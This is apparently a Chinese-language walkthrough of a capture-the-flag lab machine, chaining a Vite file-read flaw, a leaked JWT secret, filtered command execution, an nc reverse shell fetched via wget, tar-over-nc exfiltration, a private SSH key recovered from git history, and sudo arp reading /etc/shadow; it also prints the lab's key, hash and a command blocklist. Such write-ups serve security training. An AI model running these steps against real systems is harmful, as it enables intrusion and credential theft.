
端口扫描

```
root@kali2 [~] → nmap -sS -p- --min-rate="5000" 192.168.31.131          [18:06:06]
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-25 18:06 CST
Nmap scan report for 192.168.31.131
Host is up (0.00025s latency).
Not shown: 65534 closed tcp ports (reset)
PORT     STATE SERVICE
3000/tcp open  ppp
MAC Address: 08:00:27:04:DC:A4 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 3.26 seconds
```

只有3000端口开放，web查看

CVE-2025-30208+rce



我看到这个第一眼想到的就是最近很火的CVE Vite 任意文件读取，试了一下果然如此

可以根据报错获取到项目目录 `/opt/node` ,然后通过目录扫描获取到有哪些文件长度读取

读取 `server.js`

Bash

```
/@fs/opt/node/server.js?raw??
```

JavaScript


```
import express from 'express';
import jwt from 'jsonwebtoken';
import 'dotenv/config';
import { exec } from 'child_process';
import { promisify } from 'util';

const app = express();
const address = 'localhost';
const port = 3001;

const exec_promise = promisify(exec);

// 提取并格式化环境变量中的禁止命令列表
const COMMAND_FILTER = process.env.COMMAND_FILTER
    ? process.env.COMMAND_FILTER.split(',')
        .map(cmd => cmd.trim().toLowerCase())
        .filter(cmd => cmd !== '')
```

```
    : [];

app.use(express.json());

// 判断命令是否安全
function is_safe_command(cmd) {
    if (!cmd || typeof cmd !== 'string') return false;
    if (COMMAND_FILTER.length === 0) return false;

    const lower_cmd = cmd.toLowerCase();

    for (const forbidden of COMMAND_FILTER) {
        const escaped = forbidden.replace(/[.*+?^${}()|[\]\\]/g, '\\$&');
        const regex = new RegExp(`\\b${escaped}\\b|^${escaped}$`, 'i');
        if (regex.test(lower_cmd)) return false;
    }

    // 过滤危险字符
    if (/[;&|]/.test(cmd)) return false;
    if (/[<>]/.test(cmd)) return false;
    if (/[`$()]/.test(cmd)) return false;

    return true;
}

// 执行命令
async function execute_command_sync(command) {
    try {
        const { stdout, stderr } = await exec_promise(command);
        if (stderr) {
            return { status: false, data: { stdout, stderr } };
        }
        return { status: true, data: { stdout, stderr } };
    } catch (error) {
        return { status: true, data: error.message };
    }
}

// 根路径测试
app.get('/', (req, res) => {
    return res.json({
        status: 'working',
        data: `listening on http://${address}:${port}`
    });
});

// 签发 JWT（访客身份）
app.get('/api/sign', (req, res) => {
```

```
    return res.json({
        status: 'signed',
        data: jwt.sign(
            {
                uid: -1,
                role: 'guest'
            },
            process.env.JWT_SECRET,
            { expiresIn: '1800s' }
        )
    });
});

// 执行命令（仅限 admin）
app.get('/api/execute', async (req, res) => {
    const authHeader = req.headers['authorization'];
    if (!authHeader || !authHeader.startsWith('Bearer ')) {
        return res.status(401).json({
            status: 'rejected',
            data: 'permission denied'
        });
    }

    const token = authHeader.split(' ')[1];
    try {
        const payload = jwt.verify(token, process.env.JWT_SECRET);
        if (payload.role !== 'admin') {
            return res.status(403).json({
                status: 'rejected',
                data: 'permission denied'
            });
        }
    } catch (err) {
        return res.status(401).json({
            status: 'rejected',
            data: 'permission denied'
        });
    }

    const command = req.query.cmd;
    if (!is_safe_command(command)) {
        return res.status(401).json({
            status: 'rejected',
            data: 'this command is unsafe'
        });
    }

    const result = await execute_command_sync(command);
```


```
    return res.json({
        status: result.status ? 'executed' : 'failed',
        data: result.data
    });
});

// 启动服务
app.listen(port, address, () => {
    console.log(`Listening on http://${address}:${port}`);
});
```


有两个api,sign和execute，读源码可以知道 jwt的key和命令执行的黑名单都在env里面，恰巧有 .env文件





```bash
JWT_SECRET='2942szKG7Ev83aDviugAa6rFpKixZzZz'
COMMAND_FILTER='nc,python,python3,py,py3,bash,sh,ash,|,&,
<,>,ls,cat,pwd,head,tail,grep,xxd'
```

于是先尝试伪造jwt然后进行命令执行，先去sign请求一个jwt





加个`authorization`请求头，把jwt放Bearer后面



成功rce，想要尝试反弹shell，发现过滤得很严格，但是wget没过滤，于是尝试远程写好shell脚本，然后靶机执行

测试发现靶机只有ash

```Bash
root@kali2 [/tmp] ➜  cat a
                                    [18:26:54]
nc 192.168.31.34 4567 -e /bin/ash
root@kali2 [/tmp] ➜  python -m http.server 6677
                                   [18:26:55]
Serving HTTP on 0.0.0.0 port 6677 (http://0.0.0.0:6677/) ...
```

```Bash
wget http://192.168.31.34:6677/a
chmod +x a
./a
```

```
root@kali2 [~] → nc -lvnp 4567
listening on [any] 4567 ...
connect to [192.168.31.34] from (UNKNOWN) [192.168.31.131] 42229
id
uid=1000(runner) gid=1000(runner) groups=1000(runner)
```

git

```
netstat -tulnp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:3002          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:22            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:3000            0.0.0.0:*               LISTEN      2695/node
tcp6       0      0 ::1:3001                :::*                    LISTEN      2701/node
```

3002开了个gitea，但是发现runner用户有权限读取里面文件

```
cd gitea
ls -al
total 20
drwxr-xr-x    5 gitea    root          4096 Apr 21 13:52 .
drwxr-xr-x    4 root     root          4096 Apr 21 13:41 ..
drwxr-xr-x    2 gitea    www-data      4096 Apr 21 14:36 db
drwxr-xr-x    3 gitea    www-data      4096 Apr 21 14:22 git
drwxr-xr-x    2 gitea    www-data      4096 Apr 21 21:44 log
```

```
cd node.git
ls -al
total 44
drwxr-xr-x    8 gitea    www-data      4096 Apr 21 14:36 .
drwxr-xr-x    3 gitea    www-data      4096 Apr 21 14:35 ..
-rw-r--r--    1 gitea    www-data        21 Apr 21 14:35 HEAD
drwxr-xr-x    2 gitea    www-data      4096 Apr 21 14:35 branches
-rw-r--r--    1 gitea    www-data        66 Apr 21 14:35 config
-rw-r--r--    1 gitea    www-data        73 Apr 21 14:35 description
drwxr-xr-x    6 gitea    www-data      4096 Apr 21 14:35 hooks
drwxr-xr-x    2 gitea    www-data      4096 Apr 21 14:36 info
drwxr-xr-x    3 gitea    www-data      4096 Apr 21 14:35 logs
drwxr-xr-x   24 gitea    www-data      4096 Apr 21 14:36 objects
drwxr-xr-x    4 gitea    www-data      4096 Apr 21 14:35 refs
```

于是想使用git进行信息查看，但是我没有交互式shell，所以传到kali查看

kali

```bash
nc -l -p 12345 > /tmp/node.git.tar
```

靶机

```Bash
tar -cf - node.git | nc 192.168.31.34 12345
```

```Bash
root@kali2 [/tmp/node.git] git:(main) ➜  git log
```

```Bash
commit 1994a70bbd080c633ac85a339fd85a8635c63893 (HEAD -> main)
Author: azwhikaru <37921907+azwhikaru@users.noreply.github.com>
Date:   Mon Apr 21 14:36:12 2025 +0800

    del: oops!

commit 02c0f912f6e5b09616580d960f3e5ee33b06084a
Author: azwhikaru <37921907+azwhikaru@users.noreply.github.com>
Date:   Mon Apr 21 14:34:37 2025 +0800

    init: init commit
```

```Bash
root@kali2 [/tmp/node.git] git:(main) ➜  git diff
02c0f912f6e5b09616580d960f3e5ee33b06084a 1994a70bbd080c633ac85a339fd85a8635c63893
```

```
diff --git a/id_ed25519 b/id_ed25519
deleted file mode 100644
index a2626a4..0000000
--- a/id_ed25519
+++ /dev/null
@@ -1,7 +0,0 @@
-----BEGIN OPENSSH PRIVATE KEY-----
-b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
-QyNTUxOQAAACCMB5xEc6A2I69whyZDcTSPGVsz2jivuziHAEXaAlJLrgAAAJgA8k3lAPJN
-5QAAAAtzc2gtZWQyNTUxOQAAACCMB5xEc6A2I69whyZDcTSPGVsz2jivuziHAEXaAlJLrg
-AAAEBX7jUWSgQUQgA8z8yL85Eg1WiSgijSu3C4x8TVF/G3uIwHnERzoDYjr3CHJkNxNI8Z
-WzPaOK+7OIcARdoCUkuuAAAAEGhhbmFAZGV2b29wcy5obXYBAgMEBQ==
-----END OPENSSH PRIVATE KEY-----
(END)
```

拿到hana的私钥

```
root@kali2 [/tmp] ➜ cat aaa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACCMB5xEc6A2I69whyZDcTSPGVsz2jivuziHAEXaAlJLrgAAAJgA8k3lAPJN
5QAAAAtzc2gtZWQyNTUxOQAAACCMB5xEc6A2I69whyZDcTSPGVsz2jivuziHAEXaAlJLrg
AAAEBX7jUWSgQUQgA8z8yL85Eg1WiSgijSu3C4x8TVF/G3uIwHnERzoDYjr3CHJkNxNI8Z
WzPaOK+7OIcARdoCUkuuAAAAEGhhbmFAZGV2b29wcy5obXYBAgMEBQ==
-----END OPENSSH PRIVATE KEY-----
```

```Bash
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACCMB5xEc6A2I69whyZDcTSPGVsz2jivuziHAEXaAlJLrgAAAJgA8k3lAPJN
5QAAAAtzc2gtZWQyNTUxOQAAACCMB5xEc6A2I69whyZDcTSPGVsz2jivuziHAEXaAlJLrg
AAAEBX7jUWSgQUQgA8z8yL85Eg1WiSgijSu3C4x8TVF/G3uIwHnERzoDYjr3CHJkNxNI8Z
WzPaOK+7OIcARdoCUkuuAAAAEGhhbmFAZGV2b29wcy5obXYBAgMEBQ==
-----END OPENSSH PRIVATE KEY-----
```

然后将22端口转发出来ssh连接即可拿到hana权限

```Bash
socat TCP4-LISTEN:4567,fork TCP4:127.0.0.1:22
```

```Bash
root@kali2 [/tmp] ➜  ssh -i aaa hana@192.168.31.131 -p 4567
                                    [18:51:05]

devoops:~$ id
uid=1001(hana) gid=100(users) groups=100(users),100(users)
```

arp提权

```Bash
devoops:~$ sudo -l
Matching Defaults entries for hana on devoops:
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for hana:
    Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"

User hana may run the following commands on devoops:
    (root) NOPASSWD: /sbin/arp
```

arp可以读文件

```Bash
devoops:~$ sudo arp -v -f  /etc/shadow
>>
root:$6$FGoCakO3/TPFyfOf$6eojvYb2zPpVHYs2eYkMKETlkkilK/6/pfug1.6soWhv.V5Z7TYNDj9hwMpTK8FlleMOnjdLv6m/e94qzE7XV.:20200:0:::::
```

爆破root密码